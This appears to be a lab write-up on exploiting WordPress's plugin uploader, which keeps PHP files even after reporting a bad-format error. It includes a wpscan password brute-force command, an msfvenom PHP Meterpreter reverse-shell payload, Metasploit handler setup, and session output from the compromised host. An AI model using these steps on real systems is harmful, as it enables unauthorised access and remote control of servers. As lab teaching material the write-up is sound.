

Exploiting Unrestricted File Upload via Plugin Uploader in WordPress

Submitted By : Isha Gupta

Abstract

In WordPress, plugins uploaded through the admin isn't verified as ZIP files this allow php, image and other files to be uploaded. When a file gets uploaded it shows an error message stating that the file upload is in Bad Format. In this scenario an attacker can easily upload a payload in PHP file making the account vulnerable. Now the attacker can traverse through */wordpress/wp-content/uploads/{year}/{month}/{file_name}*.

Introduction

Attackers machine: Kali Linux

Victims machine: Windows 7

Tools Used : XAMPP, Metasploit

Other Requirements : wordpress file to host

To test this I have first hosted wordpress locally.


1. Steps to host locally

A. Open XAMPP and start the services.


B. Paste your wordpress file in htdocs.

C. open 127.0.0.1/wordpress

D. Now go to 127.0.0.1/phpmyadmin and make a database and further in option_value change from 127.0.0.1 to 192.168.86.13x(Windows IP)



E. Also make changes in wp-config-sample.php file in htdocs related to password and db name.



F. Create an account on wordpress now.

2. In kali linux (victim) use wpscan to get the username and password of the victim

```
wpscan --url http://192.168.86.13x/wp-login.php -U isha --password isha.txt
```

from this you'll get the password.

3. Now login to victims wordpress account.


Browse 192.168.86.13x/wordpress.

Login by using username and password that you have found from wpscan.


Go to 192.168.86.13x/wordpress/wp-admin/

4.Go to plugins


Add new



5.Browse your php file and click on Install now.




6. We know WordPress plugin only accepts ZIP file so once we upload php file we see an error message like in the image below which shows that if we upload PHP files or image instead of ZIP files in the plugin uploader - WordPress it will give an error message because of bad format.




7. Did it really not upload?

This plugin extraction fails but the php file gets stored in `/wordpress/wp-content/uploads/{year}/{month}/{file_name}`.



8. With this vulnerability an attacker can create a reverse shell payload using msfvenom and upload it via plugin in shell.php file.

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.86.13y lport=1337 -f raw



Copy the payload and paste it in shell.php

9. Now start msfconsole

Use exploit/multi/handler


Set lhost

Set lport

Use payload

Exploit

10. Now when the victim opens shell.php file, attacker will get access to victim's computer



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.86.131
lhost => 192.168.86.131
msf5 exploit(multi/handler) > set lport 1337
lport => 1337
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.86.131  yes       The listen address (an interface may be specified)
  LPORT  1337             yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.86.131  yes       The listen address (an interface may be specified)
  LPORT  1337             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0
```

11. We can check many things once we get access.

```

Error running command getuid. RemoteFileOperation timed out.
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.86.131:1337
[*] Sending stage (38288 bytes) to 192.168.86.134
[*] Meterpreter session 2 opened (192.168.86.131:1337 -> 192.168.86.134:50405) at 2020-05-22 11:12:18 -0400

meterpreter > getuid
Server username: ish (0)
meterpreter > pwd
C:\xampp\htdocs\wordpress
meterpreter > ls
Listing: C:\xampp\htdocs\wordpress
=====
Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-    255      fil      2020-05-22 02:52:41    -0400 .htaccess
100666/rw-rw-rw-    418      fil      2013-09-24 20:18:11    -0400 index.php
100666/rw-rw-rw-   19935    fil      2020-05-22 02:53:25    -0400 license.txt
100666/rw-rw-rw-    7413    fil      2020-05-22 02:53:25    -0400 readme.html
100666/rw-rw-rw-    6864    fil      2020-05-22 02:53:25    -0400 wp-activate.php
40777/rwxrwxrwx     28672   dir      2016-12-06 13:40:41    -0500 wp-admin
100666/rw-rw-rw-    364      fil      2015-12-19 06:20:28    -0500 wp-blog-header.php
100666/rw-rw-rw-    1627    fil      2016-08-29 08:00:32    -0400 wp-comments-post.php
100666/rw-rw-rw-    2817    fil      2020-05-22 02:51:15    -0400 wp-config-sample.php
100666/rw-rw-rw-    3116    fil      2020-05-22 02:51:53    -0400 wp-config.php
40777/rwxrwxrwx     4096    dir      2020-05-22 05:18:09    -0400 wp-content
100666/rw-rw-rw-    3286    fil      2015-05-24 13:26:25    -0400 wp-cron.php
40777/rwxrwxrwx    65536   dir      2016-12-06 13:40:40    -0500 wp-includes
100666/rw-rw-rw-    2422    fil      2016-11-20 21:46:30    -0500 wp-links-opml.php
100666/rw-rw-rw-    3301    fil      2016-10-24 23:15:30    -0400 wp-load.php
100666/rw-rw-rw-    33959   fil      2020-05-22 02:53:26    -0400 wp-login.php
100666/rw-rw-rw-    8048    fil      2020-05-22 02:53:26    -0400 wp-mail.php
100666/rw-rw-rw-   16255   fil      2020-05-22 02:53:26    -0400 wp-settings.php
100666/rw-rw-rw-   29896   fil      2016-10-19 00:47:30    -0400 wp-signup.php
100666/rw-rw-rw-    4513    fil      2016-10-14 15:39:28    -0400 wp-trackback.php
100666/rw-rw-rw-    3065    fil      2016-08-31 12:31:29    -0400 xmlrpc.php

```


```

meterpreter > ps

Process List
=====
PID  Name                User                Path
----  -
0    System Idle Process  NT AUTHORITY\SYSTEM  System Idle Process
4    System              N/A                 System
256  smss.exe            NT AUTHORITY\SYSTEM  smss.exe
276  conhost.exe         PC\ish              conhost.exe
316  jusbcd.exe          PC\ish              jusbcd.exe
324  svchost.exe         NT AUTHORITY\NETWORK SERVICE  svchost.exe
328  csrss.exe           NT AUTHORITY\SYSTEM  csrss.exe
376  wininit.exe         NT AUTHORITY\SYSTEM  wininit.exe
384  csrss.exe           NT AUTHORITY\SYSTEM  csrss.exe
424  winlogon.exe        NT AUTHORITY\SYSTEM  winlogon.exe
468  services.exe        NT AUTHORITY\SYSTEM  services.exe
476  lsass.exe           NT AUTHORITY\SYSTEM  lsass.exe
484  lsm.exe             NT AUTHORITY\SYSTEM  lsm.exe
596  svchost.exe         NT AUTHORITY\SYSTEM  svchost.exe
672  svchost.exe         NT AUTHORITY\NETWORK SERVICE  svchost.exe
792  svchost.exe         NT AUTHORITY\LOCAL SERVICE  svchost.exe
832  svchost.exe         NT AUTHORITY\SYSTEM  svchost.exe
864  svchost.exe         NT AUTHORITY\SYSTEM  svchost.exe
1012 svchost.exe         NT AUTHORITY\LOCAL SERVICE  svchost.exe
1060 spoolsv.exe         NT AUTHORITY\SYSTEM  spoolsv.exe
1096 svchost.exe         NT AUTHORITY\LOCAL SERVICE  svchost.exe
1204 svchost.exe         NT AUTHORITY\LOCAL SERVICE  svchost.exe
1360 firefox.exe         PC\ish              firefox.exe
1476 httpd.exe           PC\ish              httpd.exe
1488 taskhost.exe        PC\ish              taskhost.exe
1564 dwm.exe             PC\ish              dwm.exe
1588 explorer.exe        PC\ish              explorer.exe
1664 xampp-control.exe   PC\ish              xampp-control.exe
1672 SearchIndexer.exe NT AUTHORITY\SYSTEM  SearchIndexer.exe
